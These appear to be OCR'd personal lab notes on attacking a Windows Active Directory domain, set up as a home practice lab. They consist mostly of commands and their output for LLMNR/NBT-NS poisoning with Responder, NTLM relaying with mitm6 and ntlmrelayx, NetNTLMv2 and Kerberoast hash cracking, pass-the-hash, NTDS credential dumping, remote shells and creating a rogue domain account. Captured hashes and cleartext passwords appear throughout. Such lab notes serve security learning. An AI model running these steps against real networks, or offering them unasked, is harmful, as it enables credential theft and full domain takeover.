
Data

Diagram



Recovery Pass: TRSD7728%1123d

Demos

Enum:

DHCP

```
kali@kali:~$ sudo nmap -e eth2 --script broadcast-dhcp-discover
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 15:56 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     Interface: eth2
|     IP Offered: 192.168.5.102
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 192.168.5.1
|     Router: 192.168.5.1
|     Domain Name Server: 192.168.5.1
|     Domain Name: tr.local\x00
|     NetBIOS Name Server: 192.168.5.1
|_    NetBIOS Node Type: 8
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 10.26 seconds
```

DNS

- Option 1: remember to add the DNS server to the RESOLV.confg file in Kali

```
kali@kali:~$ nmap -e eth2 --script dns-srv-enum.nse --script-args "dns-srv-enum.domain='tr.local'"
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 15:59 EDT
Pre-scan script results:
| dns-srv-enum:
|   Active Directory Global Catalog
|     service   prio  weight  host
|     3268/tcp  0     100     winDC02.tr.local
|     3268/tcp  0     100     winDC01.tr.local
|   Kerberos KDC Service
|     service  prio  weight  host
|     88/tcp   0     100     winDC02.tr.local
|     88/tcp   0     100     winDC01.tr.local
|     88/udp   0     100     winDC02.tr.local
|     88/udp   0     100     winDC01.tr.local
|   Kerberos Password Change Service
|     service  prio  weight  host
|     464/tcp  0     100     winDC02.tr.local
|     464/tcp  0     100     winDC01.tr.local
|     464/udp  0     100     winDC02.tr.local
|     464/udp  0     100     winDC01.tr.local
|   LDAP
|     service  prio  weight  host
|     389/tcp  0     100     winDC02.tr.local
|_    389/tcp  0     100     winDC01.tr.local
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.19 seconds
```

- Option 2 - DIG

```
kali@kali:~$ dig -t SRV _gc._tcp.tr.local @192.168.5.1

; <<>> DiG 9.16.12-Debian <<>> -t SRV _gc._tcp.tr.local @192.168.5.1
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58091
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_gc._tcp.tr.local.             IN      SRV

;; ANSWER SECTION:
_gc._tcp.tr.local.      600     IN      SRV     0 100 3268 winDC01.tr.local.
_gc._tcp.tr.local.      600     IN      SRV     0 100 3268 winDC02.tr.local.

;; ADDITIONAL SECTION:
winDC01.tr.local.       3600    IN      A       192.168.5.1
winDC01.tr.local.       3600    IN      A       192.168.160.181
winDC02.tr.local.       3600    IN      A       192.168.5.2

;; Query time: 8 msec
;; SERVER: 192.168.5.1#53(192.168.5.1)
;; WHEN: Tue May 18 16:08:16 EDT 2021
;; MSG SIZE  rcvd: 166
```

LDAP

```
ldapsearch -LLL -x -H ldap://BART.sim.local -b '' -s base '(objectclass=*)'
```

Kerberos

```
kali@kali:~/Desktop/tools/ad-ldap-enum$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='tr.local',userdb=/home/kali/Desktop/tools/SecLists/Usernames/top-usernames-shortlist.txt 192.168.5.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 16:29 EDT
Nmap scan report for 192.168.5.1
Host is up (0.0013s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_    administrator@tr.local
```

CME > Enum

```
kali@kali:~$ crackmapexec smb 192.168.5.0/24
SMB         192.168.5.2     445    WINDC02          [*] Windows 10.0 Build 17763
x64 (name:WINDC02) (domain:tr.local) (signing:True) (SMBv1:False)
SMB         192.168.5.1     445    WINDC01          [*] Windows 10.0 Build 17763
x64 (name:WINDC01) (domain:tr.local) (signing:True) (SMBv1:False)
SMB         192.168.5.101   445    NONE             [*]  (name:) (domain:)
(signing:False) (SMBv1:True)
```

Responder:

```
kali@kali:/usr/share/responder$ sudo python Responder.py -I eth2 -rPvF --lm

[HTTP] Sending NTLM authentication request to 192.168.5.100
[HTTP] Host             : test
[WebDAV] NTLMv2 Client   : 192.168.5.100
[WebDAV] NTLMv2 Username : TR\pepe
[WebDAV] NTLMv2 Hash     :
pepe::TR:b8b9d86024101c53:0A323892075A4CB8D245DE512D2836FB:0101000000000000E8B9206
8344CD701C3E14B25A3C9C416000000000200060053004D0042000100160053004D0042002D0054004
F004F004C004B004900540004001200730006D0062002E006C006F00630061006C00030028007300650
0720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007
3006D0062002E006C006F00630061006C000800300030000000000000000100000000200000427BD40
02589317FFC9A434CCA024C197B5F04D1A44D1AE8291596101C3D788A0A00100000000000000000000
0000000000000000900120048005400540050002F0074006500730074000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.5.100   for name test.local
[*] [LLMNR]  Poisoned answer sent to 192.168.5.100 for name test
[*] [NBT-NS] Poisoned answer sent to 192.168.5.100 for name TEST (service: File
Server)
[*] [MDNS] Poisoned answer sent to 192.168.5.100   for name test.local
[*] [LLMNR]  Poisoned answer sent to 192.168.5.100 for name test
[*] [NBT-NS] Poisoned answer sent to 192.168.5.100 for name TEST (service: File
Server)
[HTTP] Sending NTLM authentication request to 192.168.5.100
[HTTP] Host             : test
[WebDAV] NTLMv2 Client   : 192.168.5.100
[WebDAV] NTLMv2 Username : TR\pepe
[WebDAV] NTLMv2 Hash     :
pepe::TR:dff2de472c1947c2:169FF3B575325D8A95853CB9706A3CD8:0101000000000000D62D6
9344CD70155C1CD9C7396ABCC000000000200060053004D0042000100160053004D0042002D0054004
F004F004C004B004900540004001200730006D0062002E006C006F00630061006C00030028007300650
0720076006500720032003000300033002E0073006D0062002E006C006F00630061006C00050012007
3006D0062002E006C006F00630061006C000800300030000000000000000100000000200000427BD40
02589317FFC9A434CCA024C197B5F04D1A44D1AE8291596101C3D788A0A00100000000000000000000
0000000000000000900120048005400540050002F0074006500730074000000000000000000
```

Crack : https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4

```
kali@kali:~/Documents/Cyber101/AD$ hashcat -m 5600 -a 0 hash dci.lst
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
===========================================
* Device #1: pthread-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 5816/5880 MB (2048
MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
--- SNIP --- Approaching final keyspace - workload adjusted.

PEPE::TR:b8b9d86024101c53:0a323892075a4cb8d245de512d2836fb:0101000000000000e8b9206
8344cd701c3e14b25a3c9c416000000000200060053004d004200010016005300 4d0042002d0054004
f004f004c004b004900540004001200 73006d0062002e006c006f00630061006c00030028007300650
072007600650072003200300030003300 2e0073006d0062002e006c006f00630061006c00050012007
3006d0062002e006c006f00630061006c00080030003000000000000000000100000000200000427bd40
02589317ffc9a434cca024c197b5f04d1a44d1ae8291596101c3d788a0a0010000000000000000000
0000000000000000900120048005400540050002f0074006500730074000000000000000000:Secure
2021

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: PEPE::TR:b8b9d86024101c53:0a323892075a4cb8d245de512...000000
Time.Started.....: Tue May 18 18:43:42 2021 (0 secs)
Time.Estimated...: Tue May 18 18:43:42 2021 (0 secs)
Guess.Base.......: File (dci.lst)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3466 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6/6 (100.00%)
Rejected.........: 0/6 (0.00%)
Restore.Point....: 0/6 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Password1 -> Secure2020

Started: Tue May 18 18:43:41 2021
Stopped: Tue May 18 18:43:43 2021
```

1. hash to file
2. format hash = john --format=netntlmv2 hash.txt
3. WordList = hashcat -a 0 -m 5600 hash.txt wordlist.lst
4. Get the hash = hashcat -a 0 -m 5600 hash.txt wordlist.lst --show

WPAD : https://www.nopsec.com/responder-beyond-wpad/#:~:text=WPAD%20is%20a%20protocol%20that,wpad.domain.com%E2%80%9D.&text=Once%20a%20poisoned%20response%20has,dat%E2%80%9D.

IPv6

- Disable SMB and HTTP on Responder:

```
  GNU nano 5.4
Responder.conf *
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

- Execute mitm6

```
mitm6 -d <domain>
```

- Execute the NTLMRELAYX with the IPv6 switches

```
ntlmrelayx.py -6 -wh <ip attacker> -t smb://<ip victim> -socks -debug  -
smb2support
```

- interactive session

```
ntlmrelayx> socks
ntlmrelayx>
```

- proxy chains to forward the traffic on the compromised machine

```
nano /etc/proxychains.conf
---SNIP---
socks4 127.0.0.1 1080
proxychains cme smb <victimip> -u 'user' -p 'whatever' 2>/dev/null
proxychains cme smb <victimip> -u 'user' -p 'whatever' --sam 2>/dev/null
```

CME > Pwned!!!

```
kali@kali:~$ crackmapexec smb 192.168.5.0/24 -u 'pepefeo' -p 'Secure2021'
SMB         192.168.5.101   445    NONE             [*]  (name:) (domain:)
(signing:False) (SMBv1:True)
SMB         192.168.5.1     445    WINDC01          [*] Windows 10.0 Build 17763
x64 (name:WINDC01) (domain:tr.local) (signing:True) (SMBv1:False)
SMB         192.168.5.2     445    WINDC02          [*] Windows 10.0 Build 17763
x64 (name:WINDC02) (domain:tr.local) (signing:True) (SMBv1:False)
SMB         192.168.5.100   445    DESKTOP-SUFILEI  [*] Windows 10.0 Build 18362
x64 (name:DESKTOP-SUFILEI) (domain:tr.local) (signing:False) (SMBv1:False)
SMB         192.168.5.1     445    WINDC01          [+]
tr.local\pepefeo:Secure2021
SMB         192.168.5.2     445    WINDC02          [+]
tr.local\pepefeo:Secure2021
SMB         192.168.5.100   445    DESKTOP-SUFILEI  [+]
tr.local\pepefeo:Secure2021 (Pwn3d!)
```

NTLMRELAYX

1. Create a target IP list
2. Hope a domain user is also a local user!!!
3. Disable SMB and HTTP on Responder
4. Enable NTLMRELAYX

```
kali@kali:~/Documents/Cyber101/AD$ sudo python3
/home/kali/Desktop/tools/impacket/examples/ntlmrelayx.py -tf targets -smb2support
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
```

Commands and more:

```
sudo python3 /home/kali/Desktop/tools/impacket/examples/ntlmrelayx.py -tf targets -smb2support -c "ipconfig"
```

PSEXEC

```
psexec.py <domain>/USER:PASS@IP cmd.exe
```

Evil-WinRM

```
kali@wpad:~/Desktop/tools/ldapdomaindump$ evil-winrm -u 'pepe' -p 'Secure2021' -i 192.168.5.1

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\pepe\Documents> ls
*Evil-WinRM* PS C:\Users\pepe\Documents>
```

Enable RDP with CME

- In order to tun thism you neeed to have a Domain Admin credential or at least a local administrator in the computer that you want to enable RDP

```
kali@wpad:~$ crackmapexec smb 192.168.5.0/24 -u 'pepe' -p 'Secure2021' -M rdp -o action=enable
SMB         192.168.5.100   445    DESKTOP-SUFILEI  [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-SUFILEI) (domain:tr.local) (signing:False) (SMBv1:False)
SMB         192.168.5.1     445    WINDC01          [*] Windows 10.0 Build 17763 x64 (name:WINDC01) (domain:tr.local) (signing:True) (SMBv1:False)
SMB         192.168.5.100   445    DESKTOP-SUFILEI  [+] tr.local\pepe:Secure2021 (Pwn3d!)
SMB         192.168.5.1     445    WINDC01          [+] tr.local\pepe:Secure2021
```

```
(Pwn3d!)
RDP         192.168.5.1     445    WINDC01          [+] RDP enabled successfully
RDP         192.168.5.100   445    DESKTOP-SUFILEI  [+] RDP enabled successfully
```

Get the NTDS Hashes for all the users in the domain

- You need to have a Domain Admin credentials to run this

```
kali@wpad:~$ sudo crackmapexec smb 192.168.5.1 -u 'pepe' -p 'Secure2021' --ntds >
/home/kali/Documents/Cyber101/AD/ntds_dump
```

Pass the hash with wmiexec.py

- get the hash :

```
SMB         192.168.5.1     445    WINDC01
tr.local\pepe:1712:aad3b435b51404eeaad3b435b51404ee:2cb8a54ea44f852496fec18c51cd8c
24:::
```

- Execute WMIEXEC over a computer where you have permissions

```
kali@wpad:~$ wmiexec.py tr.local/pepe@192.168.5.2 -hashes
aad3b435b51404eeaad3b435b51404ee:2cb8a54ea44f852496fec18c51cd8c24
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is CC64-A9F6

 Directory of C:\

09/15/2018  12:19 AM    <DIR>          PerfLogs
05/17/2021  07:23 PM    <DIR>          Program Files
05/17/2021  06:58 PM    <DIR>          Program Files (x86)
05/17/2021  06:47 PM    <DIR>          Users
05/31/2021  09:14 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  52,035,788,800 bytes free

C:\>
```

Get usefull information from RPCCLIENT

```
kali@wpad:~$ rpcclient -U "tr.local/pepefeo%Secure2021" 192.168.5.2 -c
'enumdomusers'
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[kirsten.nessie] rid:[0x641]
user:[corri.rosalind] rid:[0x642]
```

https://www.ired.team/offensive-security/enumeration-and-discovery/enumerating-windows-domains-using-rpcclient-through-socksproxy-bypassing-command-line-logging

https://www.hackingarticles.in/active-directory-enumeration-rpcclient/

- Create a user:

```
kali@wpad:~/Desktop$ sudo rpcclient -U "tr.local/pepe%Secure2021" 192.168.5.1
rpcclient $> enumdomusers
rpcclient $> createdomuser hacker
rpcclient $> setuserinfo2 hacker 24 Password1
rpcclient $> enumdomusers | grep "hacker"
user:[hacker] rid:[0x6b4]
user:[pepefeo] rid:[0x835]
```

https://bitvijays.github.io/LFF-IPS-P3-Exploitation.html

Domain enum

- Enum Admin domains

```
kali@wpad:~/Desktop$ sudo rpcclient -U "tr.local/pepe%Secure2021" 192.168.5.1
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
```

```
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Office Admin] rid:[0x6a5]
group:[IT Admins] rid:[0x6a6]
group:[Executives] rid:[0x6a7]
group:[Senior management] rid:[0x6a8]
group:[Project management] rid:[0x6a9]
group:[marketing] rid:[0x6aa]
group:[sales] rid:[0x6ab]
group:[accounting] rid:[0x6ac]
rpcclient $> querygroupmem 0x200
        rid:[0x1f4] attr:[0x7]
        rid:[0x6b0] attr:[0x7]
        rid:[0x6b5] attr:[0x7]
rpcclient $> queryuser 0x1f4
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Mon, 31 May 2021 12:37:21 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Sun, 16 May 2021 21:14:34 EDT
        Password can change Time :      Mon, 17 May 2021 21:14:34 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000002c
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> queryuser 0x6b0
        User Name   :   pepe
        Full Name   :   Pepe Guapo
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
```

```
        Logon Time               :      Mon, 31 May 2021 12:34:17 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 13 Sep 30828 22:48:05 EDT
        Password last set Time   :      Mon, 17 May 2021 21:43:04 EDT
        Password can change Time :      Tue, 18 May 2021 21:43:04 EDT
        Password must change Time:      Mon, 28 Jun 2021 21:43:04 EDT
        unknown_2[0..31]...
        user_rid :      0x6b0
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000015
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> queryuser 0x6b5
        User Name   :   serviceadmin
        Full Name   :   sevice_admin
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
```

- Other method :
  - https://github.com/dirkjanm/ldapdomaindump

```
kali@wpad:~/Desktop/tools/ldapdomaindump$ python3 ldapdomaindump.py -u
'tr.local\pepe' -p 'Secure2021' 192.168.5.1
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

---

kerberoasting - AS-REP Roasting

https://www.qomplx.com/qomplx-knowledge-kerberoasting-attacks-explained/

- You could add the information related to the domain in the HOSTS file, this also could help on the Golden Ticket attack

```
sudo nano /etc/hosts
192.168.5.1 tr.local tr winDC01
```

- Get SPNs on the Domain

```
kali@wpad:~/Desktop$ GetUserSPNs.py tr.local/pepe:Secure2021
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

No entries found!
```

This means that no kerberoasting user was detected... in order to add those users into you lab... go to :

1. CMD on the DC
2. Update the Ad to add a new SPN

```
C:\Users\Administrator>setspn -a tr.local/seradmin.winDC01 tr.local\seradmin
Checking domain DC=tr,DC=local

Registering ServicePrincipalNames for CN=seradmin,CN=Users,DC=tr,DC=local
        tr.local/seradmin.winDC01
Updated object
```

https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names

- Now run the same GetUserSPN command:

```
kali@wpad:~/Desktop$ GetUserSPNs.py tr.local/pepe:Secure2021
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName       Name      MemberOf
PasswordLastSet             LastLogon                  Delegation
-------------------------  --------  ---------------------------------------------
---------  --------------------------  --------------------------  ----------
tr.local/pepe.winDC01      pepe      CN=Domain Admins,CN=Users,DC=tr,DC=local
2021-05-17 21:43:04.008511  2021-05-31 12:56:17.567864
tr.local/seradmin.winDC01  seradmin  CN=Group Policy Creator
Owners,CN=Users,DC=tr,DC=local  2021-05-31 13:07:38.684594  <never>
```

- Use the **REQUEST** option on the command to get the TGShash

```
kali@wpad:~/Desktop$ GetUserSPNs.py tr.local/pepe:Secure2021 -request
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName       Name      MemberOf
```

```
PasswordLastSet             LastLogon                   Delegation
------------------------  --------  ---------------------------------------------
---------  --------------------------  --------------------------  ----------
tr.local/pepe.winDC01      pepe      CN=Domain Admins,CN=Users,DC=tr,DC=local
2021-05-17 21:43:04.008511  2021-05-31 12:56:17.567864
tr.local/seradmin.winDC01  seradmin  CN=Group Policy Creator
Owners,CN=Users,DC=tr,DC=local  2021-05-31 13:07:38.684594  <never>



$krb5tgs$23$*pepe$TR.LOCAL$tr.local/pepe.winDC01*$3b55318b9ee67307337f8909befbd3c7
$ed7f1bca7bfc047fbda0de862df927805139bf160c46d2bccd33d35d23a0a02a3f3ed0de2538f3c02
75da7cb572a7696f0edfa486749ef3ab777a2572ae5e6787d94c05044d91bd49607dac98c80af37ff5
ebb047fab38044e1c991f678cd8cc0c0d5e6403b869d0dabe2ae0e2c758ade5da9593c78cafbf14c9d
76b88c0be40f53b6a635e12151bb8505493120cf913164185978e63c024b5248186ebd8135701c7681
dea7d769791b988bbdadb0b30645d06021aa75278f068dd3c9c71b4cd35a4b17bd14d675af8c8428ff
ddff9aeae38160d53151dfb1e242ee9bbd2a61f0f0204204428b7a20a60598a27c0787c8bc8181c79a
10c815449e268f27db13f260ed1b9bc989767b6782a5bebf0a625ed9dc41e9d96a6da510b149d7da64
c9c60b9cc68f808878dae939771f365ee8beefefa6a3039c684a9235fcfb5b3d349bc2106464101592
5e70fe477b17501cb55b50efdaa5d430136dda8f9837709bc0e789afcd8664500cb776141c2579e329
7868397bddb17271c4eb24c49b535a1d32c73e23f052f4e17b7a3625bcad8ccff3d9ce65cd6d019b56
c3e7759e473489260b2d9518e50e535a86de849d97f4b87ea1e80f58b3b6cafee84dab05351e367856
46d071e60c6ab294e0fd05688e89178277b4483b0907aa7dfcc3fc2a17583f902d21e722e5bb341f8a
1095c4976e0b31e9fd43f341d1242139ffd25be0a40d9be70065dadc78563a5d2f6c853ca02d8f8cf5
fc6ad983a2a93e1c501a58bf9a7cb6e8987a35e86788d45d43b45e2287ae81a36d08d7dccc56073b82
79298e08c9a5034fcc1d72e6045f356564f2eafd45f7b2987193c001929ad81794b6becf998adde5e2
2650db12221cc4e1a9bc5ea3451d7b91f95908f51f5525b12dabba72f206a4921e7ebbf9fe2b7f7209
b40a0be45eb825d20f340b4d6e3de7425c40c26af76c2723a7e38a5a3f79a3bf40c3c863f11e6048a2
5331b5205428b6405c77d57e7d1f7efb93fe046401a89dca47f47a7026bee1cd23abbd2e5968cf4f0c
354e556b702767c3dc20e6cde83421323ae26097cee08d7c159e84b9bec83b9600656375d64a100af8
040375903eff5f3b6543edab6d8fb1a663557eb61f49c702329b5f989e31d01cf6e0d98ee65fdf4b88
04dc502fcecc6608c08b40264e4ccf086282ff60ac282c3baafe41179982754d56604e255bf1855190
c53b36188f32d9549a53d3dc5f77a5b7394e3648395b123b405a3eab49b4f45be9e8028931300514cf
0f3dadb6a2e64244a79ec9bb9157585ecb6087c90b98e8d43483a72b732b15c
$krb5tgs$23$*seradmin$TR.LOCAL$tr.local/seradmin.winDC01*$c558fd32b7e413b313babcce
5baf16dc$0383ce1d0b0636aa8ed39e5578af4b8cbf08b1d69711b509d4368b0ee2662f15cc40eb723
cd8780282c9b1a07cd2b0492c7c4e40bed8c32b6bf3b832dfb6f5ea73067944954533ab273fd9fbbe4
f376ab83acf92e7973c32386189112eb344eef673f7afd4c48fc35502449216c4c9c8353acaa7ce8a7
fad598eb87adf24bcf7593af8c3d52101cfedc3cb994e9c9ae5b99805cdab16561e65d853010749d79
7a90b01e4a9226cd76770f1d9482fb02c30e2dfe39d955571e5c593cfc0357292f572a2dcfdefddee5
2576e7edb351db2d3545a9a8909bc49e72feb81cacbadad333d0c3424d6b445d1ae91a7b3effd529c1
7a58b8f9c648f7063dae2940b7ddee6b9d6516ebe0b137822fa529319d3b348a7d79d227ee718a1dc3
7d0270d6e2216f7b300fe4f2205f6f4541eebfa3d32b783e9d3fcb803d3386f148b832295d7f66ca27
ee68ca8939bd16671d3af5960e58785d8e4fe9d15fb218248de87da5e83a04a3bfba011735cc84aebb
7a4824e5a074c6263313298e229af7559f581b52b8c3804adf30b3c75c7821d0789dc9bce535a58a6e
297b90f2b2382ccb68cbc5f8b220829b8841aa72078138cd5a9eca12676bacf28d5775c64d9dcb6182
6467bd98c5426e85ea60cb3a5f27be7e9085ead050a5d2f59f0b560561e6f2ab832b0d67dc2b747d8c
143b83fbdd3394a70962527871f3b9f743d25ca1b6162deb115f2693c5e13c190e52000d72883567cb
ffee2a5ff5334838664e8e1095bcac910893c3d60b25910e0bb4ca9b92bb1ac15f4b7c524b19be08d1
41efbcea5b7b2bca27d618608a6228eccbb1b2e580c35fbc84970f8013773566c658dbcf5815b8f24e
6be8af10671a8e13641af1bc6af0a635e5e430d7e96618734f3a0c9082eb440b18fc21a1a6b1a66c46
732bffeffe87b7d5e087cc988833e0e5782ed62d25898ecc7f3eef4e1ec889782d03f120b9432e3dd8
59e9298979bb54cae2c44ed755e5a8353cc52b963943b0a554568110e087d4cefabc19b008fedcdf00
622bc8a9aba45bd597e3e73842bf4070a70190302610ea5a7b5d7e9c980ca11d83f8715499cfaef620
```

```
9effc90c6f85e55ca0f9a28903993af81026111e783f6c98228328132072c8c081a8f22528c35429a9
0190bb68ae6c2a48fdeb26aba93e0b11779493b55197d412e2d021b6efb84233d31927c4bfaf41c64d
f613a02c63ecafec2e5998962ecfe9b9c0e4e05967a867459175cf0a7248834110670978817f557f87
efe998ae04b816383cde8a059fe7b1e6aa86aa5e44300376af18460dc720af961168a72
```

- Crack the hash

```
kali@wpad:~/Documents/Cyber101/AD$ john --wordlis=dci.lst tgs_hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS etype 23
[MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Secure2021       (?)
Password123#     (?)
2g 0:00:00:00 DONE (2021-05-31 13:15) 50.00g/s 175.0p/s 350.0c/s 350.0C/s
Password1..Password123#
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@wpad:~/Documents/Cyber101/AD$ john --wordlis=dci.lst tgs_hash --show
Invalid options combination or duplicate option: "--show"
kali@wpad:~/Documents/Cyber101/AD$ john tgs_hash --show
?:Secure2021
?:Password123#

2 password hashes cracked, 0 left
kali@wpad:~/Documents/Cyber101/AD$
```

No passwords?

- get allthe users from the AD, you will need at least 1 password from any user on the domain.... even if the user is not an admin

```
kali@wpad:~/Documents/Cyber101/AD$ rpcclient -U 'tr.local/pepefeo%Secure2021'
